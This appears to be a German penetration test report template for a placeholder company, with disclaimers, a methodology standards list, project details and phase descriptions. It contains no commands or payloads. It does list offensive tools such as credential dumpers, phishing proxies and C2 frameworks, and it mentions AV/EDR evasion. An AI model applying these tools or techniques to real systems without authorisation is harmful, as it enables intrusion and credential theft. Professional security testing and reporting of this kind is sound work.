Your Logo Here GmbH Penetration Test

Penetration Testing REPORT
Version 1.0

5. Juni 2024

Security mit Passion
Dipl.-Ing. Daniel Mrskos, BSc
Email: daniel.mrskos@security-mit-passion.at
Web: security-mit-passion.at

Inhaltsverzeichnis

Informationen zu diesem Dokument

Informationen zum Dokument	
Firma	Your Logo Here GmbH
Name des Dokuments	Penetration Test – Your Logo Here GmbH V1.0
Version	V 1.0
Datum	05.06.2024
Penetration Tester	Dipl.-Ing. Daniel Mrskos, BSc
Reviewed von	Julia Mrskos
Abgenommen von	Dipl.-Ing. Daniel Mrskos, BSc
Klassifikation	Streng vertraulich
Dokument-Typ	Penetration Testing Report inklusive Management Summary und technischem Detailbericht

Empfänger			
Name	**Titel**	**Department**	**Reportbereiche**
Max Mustermann	CISO	Network & Security	Seite 46-48 Management Summary
Otto Normalverbraucher	Security Engineer	Network & Security	Seite 52-60 Befunde
John Doe	Developer	Software Development	Seite 63-69 Technischer Bericht

Qualitätssicherung				
	Datum	**Name**	**Titel**	**Abgeschlossen**
Ausgabe	29.05.2024	Dipl.-Ing. Daniel Mrskos, BSc	Penetration Tester	✓
Review	31.05.2024	Julia Mrskos	Security Consultant	✓
Abgenommen	05.06.2024	Dipl.-Ing. Daniel Mrskos, BSc	Penetration Tester	✓

Historie des Dokuments			
Version	**Datum**	**Name**	**Beschreibung**
V 0.1	29.05.2024	Penetration Test – Your Logo Here GmbH V0.1	Entwurf
V 1.0	05.06.2024	Penetration Test – Your Logo Here GmbH V1.0	Finaler Report

Impressum

Dieses Dokument und deren Inhalt enthalten vertrauliche und geschützte Informationen, welche zur ausschließlichen Verwendung durch **Your Logo Here GmbH** gestattet sind. Daher ist dieses Dokument als streng vertraulich klassifiziert und darf nur vom Auftraggeber, den zuständigen Sicherheitsbeauftragten des Auftraggebers und den Security Consultants der Firma Security mit Passion verwendet und gelesen werden.

Eine nicht autorisierte Benutzung oder Vervielfältigung dieses Penetration Testing Report Dokuments ist unzulässig und ist eines Vertragsbruches gleichzusetzen.

Die Penetration Tests aus diesem Dokument wurden von qualifizierten Security Consultants der Firma Security mit Passion mit größter Sorgfalt und basierend auf den Anforderungen des Auftraggebers ausgeführt.

Die Firma Security mit Passion versichert, dass sämtliche angewandte Methoden und Techniken, welche Inhalt dieses Penetration Test Berichtes sind, mittels im Internet zur Verfügung stehender Quellen (OWASP, SANS, Offensive Security,…) überprüft und nachvollzogen werden können.

Das Vulnerabillity Assessment, Threat Modelung und der Penetration Test zeigen alle relevanten bis zum letzten Änderungsdatum dieses Berichtes bekannten Bedrohungen auf, welche im Rahmen des Penetration Tests aufgedeckt wurden.

Da es sich bei einem Penetration Test um einen Snapshot der aktuellen Schwachstellen handelt, ist es ratsam periodisch Penetration Tests durchzuführen. Da täglich neue Schwachstellen gefunden und Exploitcodes dafür veröffentlicht werden, ist es empfehlenswert, nach jeder größeren Änderung im IT-System oder in periodischen Zyklen von 3-, 6- oder 12-Monatsintervallen, erneut eine Überprüfung durch einen Penetration Test durchzuführen.

Einschränkung der Informationen und Nutzung dieses Berichtes

Der Bericht enthält Informationen über gefundene und potentielle Schwachstellen betreffend der Infrastruktur der **Your Logo Here GmbH** und zeigt Methoden und Techniken, wie diese von den Security Consultants der Firma Security mit Passion ausgenutzt worden sind.

Zum Schutz dieses Dokumentes und ebenso der IT-Sicherheit des Auftraggebers ist dieses Dokument als streng vertraulich klassifiziert. Es gelten daher gesonderte Sicherheitsmaßnahmen für den Umgang mit diesem Dokument zu treffen und einzuhalten.

Die Firma Security mit Passion bewahrt eine verschlüsselte Sicherungs-Kopie dieses Dokumentes auf. Alle weiteren Kopien dieses Reports wurden an **Your Logo Here GmbH** ausgehändigt.

Ein Penetration Test ist ein heikler Prozess, da er auf bisherigen Erfahrungen, aktuell verfügbare Informationen und öffentlichen bekannten Bedrohungen basiert. Man muss sich dessen bewusst sein, dass sämtliche Informationssysteme, welche per Definition von Menschen gesteuert werden, bis zu einem gewissen Grad immer verwundbar bleiben. Dies kann zum Beispiel mittels Zero-Day-Exploit (Ausnutzen einer unbekannten Schwachstelle, die bis dato nicht gefunden wurde) passieren.

Trotz intensiver Analyse, Identifizierung und Bewertung der wichtigsten Sicherheitslücken der IT-Systeme während des Penetration Tests, kann durch diese Überprüfung keine 100%-tige Zusicherung zur Offenlegung aller möglichen Schwachstellen gegeben werden.

Sämtliche Maßnahmen dieses Reports, die zur Eindämmung oder Verringerung der Schwachstellen empfohlen werden, können lediglich zur Risikominimierung, Opfer einer Cyberattacke durch erfolgreiche Ausnutzung einer Schwachstelle zu werden, dienen.

Es kann NICHT garantiert werden, dass nach Anwendung bzw. Umsetzung der vorgeschlagenen Maßnahmen und Empfehlungen, die aufgezeigten Bedrohungen und Schwachstellen nicht mehr ausgenutzt werden könnten. Ebenso ist darauf zu schließen, dass durch die Weiterentwicklung der IT-Systeme, der Technologien und der Angriffsmöglichkeiten neue Schwachstellen entstehen.

Die in diesem Bericht verwendeten Methoden und Technologien basieren auf Bedrohungen, welche mittels öffentlicher Quellen im Internet gefunden werden können und die bis zum Datum dieses Penetration Test Berichtes bekannt waren.

Da sich Technologien und deren Risiken laufend ändern, werden sich die beschriebenen Schwachstellen in Verbindung mit den Systemen von **Your Logo Here GmbH**, sowie die erforderlichen Maßnahmen zur Reduktion dieser, ebenfalls ändern.

Liegt keine ausdrückliche schriftliche Vereinbarung für zusätzliche Penetration Tests, Sicherheitssüberprüfungen oder Sicherheitsanalysen vor, übernimmt die Firma Security mit Passion ab dem letzten Änderungsdatum des Berichtes aufgrund veränderter Umstände oder Tatsachen keine Verpflichtung zur Ergänzung oder Aktualisierung des Berichtes.

Dieser Bericht kann unter Umständen Empfehlungen zur Nutzung alternativer Software- oder Hardwareprodukte, welche von anderen Herstellern gefertigt oder gewartet werden, enthalten. In einzelnen Fällen muss die IT-Infrastruktur umgebaut werden, um sogenanntes Security in Design zu schaffen und somit IT-Sicherheit auf tiefster Ebene zu schaffen.

Die Empfehlungen basieren auf den Erfahrungen der Möglichkeiten dieser Produkte, welche im Laufe der Penetration Tests von der Firma Security mit Passion entstanden sind.

Nichtsdestotrotz gibt die Firma Security mit Passion keine Garantie darauf, dass das jeweilige Produkt wie vom Hersteller angegeben funktioniert noch in der vom Kunden angestrebten Art und Weise arbeitet.

Der Bericht wurde exklusiv für die Benutzung und zum Vorteil der **Your Logo Here GmbH** erstellt und versteht sich als firmeneigene Information, welche nicht weitergeben werden darf. Dieses Dokument ist als streng vertraulich klassifiziert.

Das unterzeichnete Pentest Agreement zur Durchführung dieses Penetration Tests zwischen der **Your Logo Here GmbH** und der Firma Security mit Passion regelt den vertraulichen Umgang dieses Berichtes.

Weitere Informationen zum Scope des Penetration Tests können im Pentest Agreement nachgelesen werden.

Einleitung

Der Auftraggeber (**Your Logo Here GmbH**, Musterstadt, Hr. Max Mustermann) hat die Firma Security mit Passion mit der Durchführung einer IT-Sicherheitsüberprüfung mittels **Penetration Test auf die Infrastruktur der Your Name Here GmbH** und damit verbundenen Assets betraut.

Inhalte des Penetration Tests

IT-Security behandelt die Datensicherheit im Allgemeinen. Unter anderem geht es um folgende zentrale Punkte:

- Wie sicher ist die Informationstechnik einer Institution?
- Welche IT-Sicherheitsmaßnahmen müssen ergriffen werden?
- Wie müssen diese Maßnahmen konkret umgesetzt werden?
- Wie hält bzw. verbessert eine Institution das erreichte Sicherheitsniveau?
- Wie sicher ist die IT anderer Institutionen, mit denen eine Kooperation stattfindet?

Um ein ausreichend sicheres IT-System betreiben zu können, sind neben den technischen auch organisatorische, personelle und baulich-infrastrukturelle Maßnahmen zu überprüfen und insbesondere ist das IT-Sicherheitsmanagement zu kontrollieren, welches die Aufgaben zur IT-Sicherheit konzipiert, koordiniert und überwacht.

Bei dieser IT-Security-Überprüfung handelt es sich um eine Evaluierung des „Ist-Zustands“ und Analyse der erforderlichen Maßnahmen.

Das Themengebiet der IT-Security beinhaltet folgendes:

- Übergeordnete Aspekte der IT-Sicherheit
- Sicherheit der Infrastruktur
- Sicherheit der IT-Systeme
- Sicherheit im Netz
- Sicherheit in Anwendungen

Der Inhalt dieses Berichtes ist in einzelne Abschnitte unterteilt, welche detailliert auf Schwachstellen der geprüften Systeme eingehen und wie diese von einem potentiellen Angreifer zur Kompromittierung eines Systems oder zur Erlangung unautorisierten Zugriffs auf Informationen ausgenutzt werden könnte.

Jeder Abschnitt enthält eine Übersicht gefundener Probleme und eine Sicherheitsrichtlinie, durch deren Einhaltung die Verfügbarkeit, Diskretion und Integrität der Systeme und Applikationen aufrechterhalten werden kann.

Basis des Penetration Tests

Die Firma Security mit Passion wendet zur Schwachstellenanalyse und Durchführung der Penetration Tests strukturierte Methoden auf Basis von „Best-in-Class“ Praktiken an. Die nachfolgende Auflistung zeigt diese Methoden. Es werden immer nur die adaptierbaren, sinnvollen Methoden im Penetration Test angewandt:

Methoden		
Funktion	**Kategorie**	**Gesetz/Norm/Standard/Guide**
Security Testing Guide	Technisch	NIST SP 800-115, Technical Guide to Information Security Testing and Assessment
OT Testing Guide	Technisch	NIST SP 800-82r3, Guide to Operational Technology (OT) Security
Security Assessment Framework	Technisch	OISSG ISSAF, Information Systems Security Assessment Framework
Security Testing Guide	Technisch	ISECOM OSSTMM, Open Source Security Testing Methodology Manual
Web Application Testing Guide	Technisch	OWASP Testing Guide, Open Web Application Security Project
Testing Guide	Technisch	SANS Institute, Conducting a Penetration Test on an Organization
Testing Standard	Technisch	PTES, Penetration Testing Execution Standard
Mobile App Testing Standard	Technisch	MSTG, OWASP Mobile Security Testing Guide
Testing Standard	Technisch	ASVS, OWASP Application Security Verification Standard
Top 10 Web Application Schwachstellen	Technisch	OWASP Top 10
Top 10 Mobile Application Schwachstellen	Technisch	OWASP Mobile Top 10
Top 10 API-Schwachstellen	Technisch	OWASP API Top 10
Top 10 LLM-Schwachstellen	Technisch	OWASP Top 10 for Large Language Model Applications
Top 10 Thick Client Schwachstellen	Technisch	OWASP Thick Client Top 10 Project
Top 10 Desktop App Schwachstellen	Technisch	OWASP Desktop App Security Top 10
Top 10 IoT Schwachstellen	Technisch	OWASP IoT Top 10
Top 10 SAP-Schwachstellen	Technisch	OWASP Core Business Application Security (SAP)
Top 25 Software Schwachstellen	Technisch	CWE Top 25

Angriffswege	Technisch	CAPEC, Common Attack Pattern Enumeration and Classification
Techniken von Angreifern	Technisch	Mitre ATT&CK
Mapping für Techniken von Angreifern	Technisch	Mitre Enterprise Matrix
Technische Risiko Bewertung	Technisch	CVSS V4 Spezifikationen
Red Teaming Framework für Österreich	Technisch	TIBER-AT
Red Teaming Framework für Europa	Technisch	TIBER-EU
Framework für Angriffserkennung	Technisch	Mitre D3fend
Framework für KI-Sicherheit	Technisch	Mitre ATTLAS
Mapping für Techniken von Angreifern	Technisch	Mitre ATTCK Navigator
Kubernetes Security Best Practices	Technisch	Kubernetes Security Best Practices
Azure Kubernetes Service Security Best Practices	Technisch	AKS Security Best Practices
EntraID Security Best Practices	Technisch	EntraID Security Best Practices
AWS Security Best Practices	Technisch	AWS Security Best Practices
GCP Security Best Practices	Technisch	GCP Security Best Practices
Apple Security Best Practices	Technisch	Apple Security Best Practices
Android App Security Best Practices	Technisch	Android App Security Best Practices
Docker Security Cheat Sheet	Technisch	Docker Security Cheat Sheet
Active Directory Security Best Practices	Technisch	AD Security Best Practices
Secure Coding Best Practices	Technisch	Checkmarx x OWASP Code Bashing
Secure Coding Best Practices	Technisch	OWASP Secure Coding Practices

Secure Coding Best Practices	Technisch	Snyk Secure Coding Practices
Secure Coding SDL	Technisch	Microsoft Security Development Lifecycle
Schwachstellen Datenbank	Technisch	National Vulnerability Database
Schwachstellen Datenbank	Technisch	Common Weakness Enumeration
Schwachstellen Datenbank	Technisch	Common Vulnerabilities and Exposure
Schwachstellen Datenbank	Technisch	Exploit Database
Schwachstellen Datenbank	Technisch	Vulnerability Database
Schwachstellen Datenbank	Technisch	Vulnerability Database Catalog
Schwachstellen Datenbank	Technisch	Packet Storm
Schwachstellen Datenbank	Technisch	Rapid7 Database
Schwachstellen Datenbank	Technisch	CXSecurity Vulnerability Database
Schwachstellen Datenbank	Technisch	Vulnerability Lab
Schwachstellen Datenbank	Technisch	0day.today
Quelle für neue Sicherheitsrisiken, Angriffe und Tools	Technisch	Bad Sector Labs Blog
Standard für Zahlungsverkehr	Organisatorisch	PCI DSS, Payment Card Industry Data Security Standard
Threat Modeling	Organisatorisch	Threat Modeling, Adam Shostack
Risiko Assessment Guide	Organisatorisch	NIST SP 800-30, Guide for Conducting Risk Assessments
Information Security Management Systems (ISMS)	Organisatorisch	ISO 27001
Code of Practice for Information Security Controls	Organisatorisch	ISO 27002
Information Security Management System Implementation Guidance	Organisatorisch	ISO 27003
Information Security Management – Monitoring, Measurement,	Organisatorisch	ISO 27004

Analysis, and Evaluation		
Information Security Risk Management	Organisatorisch	ISO 27005
Guidance on the Integrated Implementation of ISO/IEC 27001 and ISO/IEC 20000-1	Organisatorisch	ISO 27013
Governance of Information Security	Organisatorisch	ISO 27014
Information Technology – Service Management	Organisatorisch	ISO 20000
Health Informatics – Information Security Management in Health Using ISO/IEC 27002	Organisatorisch	ISO 27799
Quality Management Systems – Requirements	Organisatorisch	ISO 9001
Information Technology – Governance of IT for the Organization	Organisatorisch	ISO 38500
CIS Critical Security Controls	Organisatorisch	CIS Controls
Automotiv Standard	Organisatorisch	TISAX
Katalog für TISAX	Organisatorisch	VDA ISA 6.0 TISAX
Cyber Security Framework	Organisatorisch	NIST Cybersecurity Framework
Maturitätsbewertung	Organisatorisch	CMMI (Capability Maturity Model Integration)
Control Objectives for Information and Related Technologies	Organisatorisch	COBIT
Information Technology Infrastructure Library	Organisatorisch	ITIL
NIS2 Mapping	Organisatorisch	NIS 2 KRITIS Security Mapping von Openkritis
KRITIS Security Mapping	Organisatorisch	KRITIS Security Mapping
BSI IT-Grundschutz (Deutschland)	Organisatorisch	BSI IT-Grundschutz

IKT-Grundschutz (Schweiz)	Organisatorisch	IKT Grundschutz
BSI IT-Grundschutz (Österreich)	Organisatorisch	BSI IT-Grundschutz
Cloud Computing Compliance Criteria Catalogue	Organisatorisch	BSI C5:2020
Cloud Controls Matrix	Organisatorisch	Cloud Controls Matrix
Sicherheitsstandards für KRITIS Unternehmen	Organisatorisch	Openkritis Sicherheitstandards
BSI Standard für Angriffserkennung	Organisatorisch	Orientierungshilfe zum Einsatz von Systemen zur Angriffserkennung
SOC Maturität	Organisatorisch	SOC-CMM
NIS2 Gesetz	Gesetz	NIS 2
European Cyber Resilience Act	Gesetz	European Cyber Resilience Act (CRA)
Digital Operational Resilience Act	Gesetz	Digital Operational Resilience Act (DORA)

Allgemeines

Der Penetration Test fand im Zeitraum vom 20.05.2024 bis 29.05.2024 jeweils von 9:00-17:00 Uhr statt.

Sämtliche Phasen des Penetration tests wurden sowohl von Extern, als auch Intern durchgeführt und stellten im Gesamten einen stufenweisen Ansatz dar, welcher die Sicht eines potentiellen Angreifers auf das Unternehmen zu Beginn simuliert und folglich vom Blackbox-Ansatz über die Dauer immer näher in die Richtung eines White-Box-Ansatzes, mit der Annahme von diversen kompromittierten Benutzeraccounts, geht, dar. Es wurde mit diesem Penetration Test simuliert, ob ein Angreifer in die **Firmeninfrastruktur der Your Name Here GmbH** gelangen und diese folglich manipulieren kann und dadurch Zugriff auf interne Ressourcen hat, etwaige Applikationsfehler ausnutzen kann und Softwaresicherheitslücken mit Schaden an der Unternehmensinfrastruktur anstellen kann.

Projektdetails

Projekt-Details

Name der Organisation:	**Your Name Here GmbH**
Zielsystem des Pentests:	• Active Directory • Externe Website
Projekt-Dauer:	10 Projekttage
Angriffsziele:	• AD: your-name-here-gmbh.local • Website: https://your-name-here-gmbh.doesnotexist
Durchgeführte Tests:	Phase 0: Vorbereitung & Planung Phase 1: Kickoff-Meeting Phase 2: Information Gathering Phase 3: Vulnerability Assessment Phase 4: Threat Modeling Phase 5: Exploitation Phase 6: Post-Exploitation Phase 7: House-Cleaning Phase 8: Source Code Audit Phase 9: Red Teaming Phase 10: Konfigurationsaudit Phase 11: SOC-Wirksamkeitsprüfung Phase 12: IT-Forensik Tests Phase 13: Compliance GAP Analyse Phase 14: Reporting & Projektabschluss
Verwendete Tools:	Kali Linux, Flipper Zero, Hak5 Tools, Raspberry PI, Proxmark, Wireshark, Responder, Keysi, BloodHound, Forest Druid, Purple Knight, Mimikatz, Brute Ratel, Burp Suite Pro, Nessus, PowerView, Powershell Mafia, Impacket-Suite, Rubeus, Lazagne, Shodan.io, Robtex, DNSDumpster, Google Dorks, AzureHound, AZ CLI, mingw, Certify, Ghidra, IDA, Hopper, Binary Ninja, dnspy, IntelliJ, Snyk, Android Studio, XCode, Maltego, OWASP ZAP, NMAP, Metasploit, netcat, hashcat, John the Ripper, Hydra, SQLMap, dirb, aircrack-ng, wpscan, netdiscover, theHarvester, autopsy, nikto, Volatility, lynis, recon-ng, sherlock, legion, kismet, Havoc, crackmapexec, wordlists, evil-winrm, enum4linux, foremost, eyewitness, SOAP-UI, Postman, trufflehog, sparrow-wifi, shellter, donut, PSransom, Invoke-Stealth, Invoke-Obfuscation, ConfuserEx, Subfinder, Social Engineering Toolkit, GoPhish, Evilginx, Weakpass, ADB, Objection, Frida, Runtime Mobile Security, Wazuh, ELK, theHive, MISP, Draw.io, SAPKiln,pysap, powersap, PENIOT, Agentic









	Security, SOC-CMM, LLM Scanner, Cloud Custodian, CloudSploit, Microsoft Office, OpenVAS, CUPP
Typ des Pentests:	Black-Box Penetration Test über Gray-Box bis hin zu White-Box Approach (Config-Review & Source Code-Audit) über Stufenmodel
Ergebnisse:	Executive Summary, Compliance Gap-Analyse, Technischer Detailbericht

Projekt-Aktivitäten

Die Projekt-Aktivitäten wurden im Permission to Attack Dokument genau definiert. In diesem Abschnitt befindet sich zwecks Nachvollziehbarkeit eine zeitliche Auflistung der vereinbarten Aktivitäten.

Nr.	Aktivität/Task	Dauer	Start-Datum	End-Datum
0	Vorbereitung & Planung	0,25 Tage	20.05.2024	20.05.2024
1	Kickoff-Meeting	0,25 Tage	20.05.2024	20.05.2024
2	Information Gathering	0,25 Tage	20.05.2024	20.05.2024
3	Vulnerability Assessment	1 Tag	21.05.2024	22.05.2024
4	Threat Modeling	1 Tag	23.05.2024	24.05.2024
5	Exploitation	4,0 Tage	24.05.2024	27.05.2024
6	Post-Exploitation	1 Tag	27.05.2024	28.05.2024
7	House-Cleaning (VM und Zugangsdaten werden vom Auftraggeber gelöscht)	0 Tage	-	-
8	Source Code Audit	1 Tag	27.05.2024	28.05.2024
9	Red Teaming	1 Tag	27.05.2024	28.05.2024
10	Konfigurationsaudit	1 Tag	27.05.2024	28.05.2024
11	SOC-Wirksamkeitsprüfung	0 Tage	-	-
12	IT-Forensik Tests	0 Tage	-	-
13	Compliance Gap-Analyse	0 Tage	-	-
14	Reporting & Projektabschluss	1,5 Tage	29.05.2024	29.05.2024

Historie/Timeline

Penetration Test	Projekt Timeline
Vorbereitung & Planung	
Kickoff-Meeting	
Information Gathering	
Vulnerability Assessment	
Threat Modeling	
Exploitation	
Post-Exploitation	
House-Cleaning	
Source Code Audit	
Red Teaming	
Konfigurationsaudit	
SOC-Wirksamkeitsprüfung	
IT-Forensik Tests	
Compliance Gap-Analyse	
Report/Projektabschluss	

Executive/Management Summary

Zusammenfassung der Ergebnisse

Der Inhalt dieses Berichtes präsentiert die Ergebnisse Red Teaming Engagements der definierten Ziele und den damit verbundenen Assets der **Your Name Here GmbH**.

Es wird bestätigt, dass sämtliche gewonnene Informationen und Beurteilungen in diesem Bericht unter Leitung von qualifizierten Security Consultants der Firma Security mit Passion gewonnen wurden.

Als Ziel wurde ein Angriffsszenario vereinbart, bei dem simuliert wurde, dass ein Angreifer versucht Schwachstellen in der Unternehmens Infrastruktur auszunutzen und folglich Schaden verursacht.

Der Geltungsbereich der Analysen beinhaltete die Prüfung von **der gesamten Infrastruktur** und den damit direkten oder indirekt verbundenen Systemen, wie Betriebssysteme und aktive Software-Komponenten.

Um die Sicherheit der Systeme bewerten zu können, wurde von der Firma Security mit Passion versucht vertrauliche Informationen zu erlangen und mit destruktiven Tests die fehlerfreie Funktion zu stören. Dabei wurden keine Angriffe durchgeführt, die zu etwaigen Schäden der Infrastruktur, Betriebsstillständen oder Denial-of-Service führen würden.

Zur Bestimmung der allgemeinen Sicherheit wurde ferner ein breites Spektrum an Sicherheitschecks durchgeführt.

Das Resultat der Analysen stellt eine Gesamtbewertung der geprüften Systeme einschließlich von **der Infrastruktur der Your Name Here GmbH**, welche als Ziel definiert wurde, dar.

Im Anhang dieses Dokuments befinden sich die Ergebnisse von der Attack Surface Analysis (A1), die Ergebnisse der AD und EntraID Purple Knight Audits (A2 und A6). Ebenso befindet sich die Datenbank der Forest Druid Tier0 Auswertung im Anhang A3. Desweiteren wurde das Ducky Script für den Rubber Ducky angehängt, mit dem der erfolgreiche Angriff stattgefunden hat (A4). Die Ergebnisse des Vulnerability Assessments mit Tenable.io befinden sich im Anhang A5.

Es wurde am 05.06.2024 um 08:00 Uhr eine Abschlusspräsentation über die Ergebnisse dieses Projekts gehalten. Die Präsentation befindet sich in den Beilagendokumenten (A7).

Ablauf des Penetration Tests

Abbildung 1: Penetration Testing Ablauf

Phase 0: Vorbereitung & Planung

In der Vorbereitungs-Phase wird gemeinsam mit dem Kunden das Projekt durchgesprochen und der Scope/Rahmen des Penetration Tests abgesteckt. Mittels der Planung-Phase wird vereinbart zu welchem Zeitpunkt getestet wird und wie viele Manntage Zeitbudget vorhanden sind. Auch wird mit dem Kunden der Ansatz des Penetration Tests (white-box, grey-box, black-box) besprochen. Ziel der Planung ist ein guter Projektstart und eine weitestgehend genaue Definition der Anforderungen und gewünschten Ergebnisse des Penetration Tests.

Phase 1: Kickoff-Meeting

In der Kickoff-Phase wird der Grundstein für den Penetration Test gelegt. Gemeinsam mit dem Kunden bespricht das Projektteam alle relevanten Details, um sicherzustellen, dass alle Beteiligten ein klares Verständnis des Testprozesses haben. Es werden die Ziele und Erwartungen des Kunden definiert, der genaue Scope des Tests präzisiert, der Zeitplan und die Ressourcen festgelegt sowie die Methodik und der Ansatz des Tests (white-box, grey-box, black-box) besprochen. Zudem wird ein Kommunikationsplan vereinbart und die notwendigen Sicherheits- und Zugangsanforderungen geklärt. Ziel des Kickoff Meetings ist es, ein gemeinsames Verständnis und eine solide Grundlage für einen erfolgreichen Testprozess zu schaffen.

Phase 2: Information Gathering

Mittels der Information Gathering Phase werden alle Informationen rund um die IT-Systeme der Ziel-Organisation, die Firmen-Infrastruktur und das Firmennetzwerk gesammelt. Mittels OSINT (Open Source Intelligence) werden Informationen über die Ziel-Organisation mittels öffentlich zugänglicher Quellen erlangt. Innerhalb einer Firmen-Infrastruktur dient die Information Gathering Phase zum allgemeinen Überblick über die laufenden Programme, Services und Betriebssysteme der einzelnen Hosts in dieser Firmen-Infrastruktur. Ziel dieser Phase ist es einen Überblick über die laufenden Hosts, deren Service/Software-Versionen,

Betriebssystem-Versionen und Aufbau eines Überblickes für die weiteren Phasen zu erlangen.

Phase 3: Vulnerability Assessment

Mithilfe der Vulnerability Assessment Phase wird ein Überblick über potentielle Schwachstellen geschaffen. Der große Vorteil dieser Phase ist die Automatisierung in Kombination mit der Geschwindigkeit dieser Security-Checks. Durch ein automatisiertes Vulnerability-Scanning in Kombination mit der Konfiguration, welche sich aus der Information Gathering Phase ergibt, lässt sich sehr gut der aktuelle Sicherheitszustand eines Firmen-Assets/der Firmen-Infrastruktur feststellen.

Phase 4: Threat Modeling

In der Threat Modeling wird eine abstrakte Darstellung der IT-Infrastruktur der Ziel Organisation mittels Datenflussdiagramme erstellt und anschließend durch Threat Modeling-Techniken (Elevation of Privilege Kartenspiel, STRIDE per Element, Attack Trees, Attack Libraries, Kill-Chains, …) auf potentielle Bedrohungen analysiert. Hieraus ergibt sich dann eine Aufstellung der potentiellen Bedrohungen für die IT-Infrastruktur der Ziel-Organisation. Ein mögliches Nebenergebnis kann ein Incident Handling Plan sein, welcher maßgeschneidert auf die potentiellen Bedrohungen und deren Behebung im Falle des Eintritts eines Incidents ist.

Phase 5: Exploitation

Die Exploitation Phase ist die Phase, wo die einzelnen Schwachstellen mit den Tools von echten Hackern und öffentlichen Exploit-Codes ausgenutzt werden. Hierfür schlüpft der Penetration Tester in die Rolle eines echten Hackers. Der Pentester simuliert somit einen echten Cyber-Angriff. Ziel dieser Phase ist das Verifizieren der einzelnen Schwachstellen, die in den vorherigen Phasen identifiziert worden sind.

Phase 6: Post-Exploitation

Mittels der Post-Exploitation Phase wird der Business Impact von den einzelnen verifizierten Schwachstellen eruiert. Dabei wird versucht eine Rechteausweitung (Privilege Escalation) auf den lokalen Administrator-Account und in späterer Folge auf den Domainen-Administrator-Account durchzuführen. Auch ein Lateral Movement (Übernehmen anderer Accounts mit gleichen/ähnlichen Berechtigungen) ist ein Ziel dieser Phase.

Phase 7: House-Cleaning

In der House-Cleaning-Phase werden alle Scripts und Exploit-Codes wieder vom System entfernt. Auch werden alle Backdoors, Malware-Proof-of-Concepts und weitere „Schäden“ am System wieder rückgängig gemacht. Hierfür empfiehlt sich, dass der Auftraggeber schon im Vorhinein Snapshots und Backups erstellt, damit das House-Cleaning effizient funktioniert. Ziel dieser Phase ist es keine neuen Sicherheitsrisiken aufzumachen, in dem Backdoors oder weitere Schadcodes vom Penetration Test bestehen bleiben.

Phase 8: Source Code Audit

In der Source Code Audit-Phase liegt der Fokus auf der Überprüfung und Analyse des Quellcodes der zu testenden Anwendung oder des Systems. Ziel ist es, Schwachstellen, Sicherheitslücken oder potenzielle Fehler im Code zu identifizieren, die zu Sicherheitsrisiken führen könnten. Dies umfasst die gründliche Untersuchung des Codes hinsichtlich gängiger Sicherheitsanfälligkeiten, wie z.B. SQL-Injection, Cross-Site Scripting oder Buffer Overflows.

Phase 9: Red Teaming

Red Teaming umfasst ein breites Spektrum an Techniken und Taktiken, die darauf abzielen, die Sicherheitsmaßnahmen einer Organisation realitätsnah zu testen und zu verbessern. Ein besonderes Augenmerk liegt dabei auf dem Umgehen von Antiviren- und Endpoint Detection and Response (AV/EDR) Systemen sowie dem Einsatz von Netzwerk-Implantaten (Network Implants), Command and Control (C2) Frameworks, RFID-Klonen, WLAN-Angriffen und Phishing-Kampagnen.

Durch das sorgfältige Prüfen der physischen und digitalen Zutrittskontrollen können Sicherheitslücken identifiziert werden, die es unbefugten Personen ermöglichen könnten, physischen oder virtuellen Zugang zu sensiblen Bereichen oder Systemen zu erlangen. Netzwerk-Implantate simulieren dabei Malware oder andere schädliche Tools, um Schwachstellen in der Netzwerksicherheit aufzudecken. In der abschließenden Reporting-Phase des Red Teaming Prozesses werden die während der Tests identifizierten Schwachstellen und Risiken umfassend bewertet und in einem Management- bzw. Executive Summary zusammengefasst.

Die Ergebnisse und Erkenntnisse werden klar visualisiert und es werden spezifische Empfehlungen zur Behebung der identifizierten Sicherheitslücken und zur Minimierung der Risiken ausgesprochen. Zusätzlich wird ein detaillierter technischer Bericht erstellt, der transparent macht, wie die Tester zu ihren Ergebnissen gelangt sind. Ziel dieses Berichts ist es, dem Auftraggeber einen tiefgreifenden Einblick in die gefundenen Schwachstellen und Bedrohungen zu geben, begleitet von einer klaren Risikoklassifizierung und praxisorientierten Empfehlungen zur Verbesserung der Sicherheitslage.

Phase 10: Konfigurationsaudit

Das Configuration Audit ist ein entscheidender Prozess zur Sicherstellung, dass alle Systemkonfigurationen, insbesondere in komplexen Umgebungen wie Azure/Entra ID und Exchange, den festgelegten Sicherheitsstandards und Best Practices entsprechen. Dieses Verfahren beinhaltet eine gründliche Überprüfung und Analyse von Konfigurationsdateien und Einstellungen, um mögliche Sicherheitslücken oder Fehlkonfigurationen zu identifizieren, die das Risiko von Sicherheitsverletzungen erhöhen könnten. Bei der Überprüfung von Azure/Entra ID geht es darum, sicherzustellen, dass die Identitäts- und Zugriffsmanagementkonfigurationen korrekt eingestellt sind, um unbefugten Zugriff zu verhindern und eine sichere Authentifizierung und Autorisierung zu gewährleisten. Im Falle von Exchange sind die Konfigurationsdateien entscheidend für die Sicherheit der E-Mail-Kommunikation und müssen sorgfältig auf mögliche Schwachstellen überprüft werden, die zum

Beispiel die Tür für Phishing-Angriffe oder den Verlust von sensiblen Daten öffnen könnten.

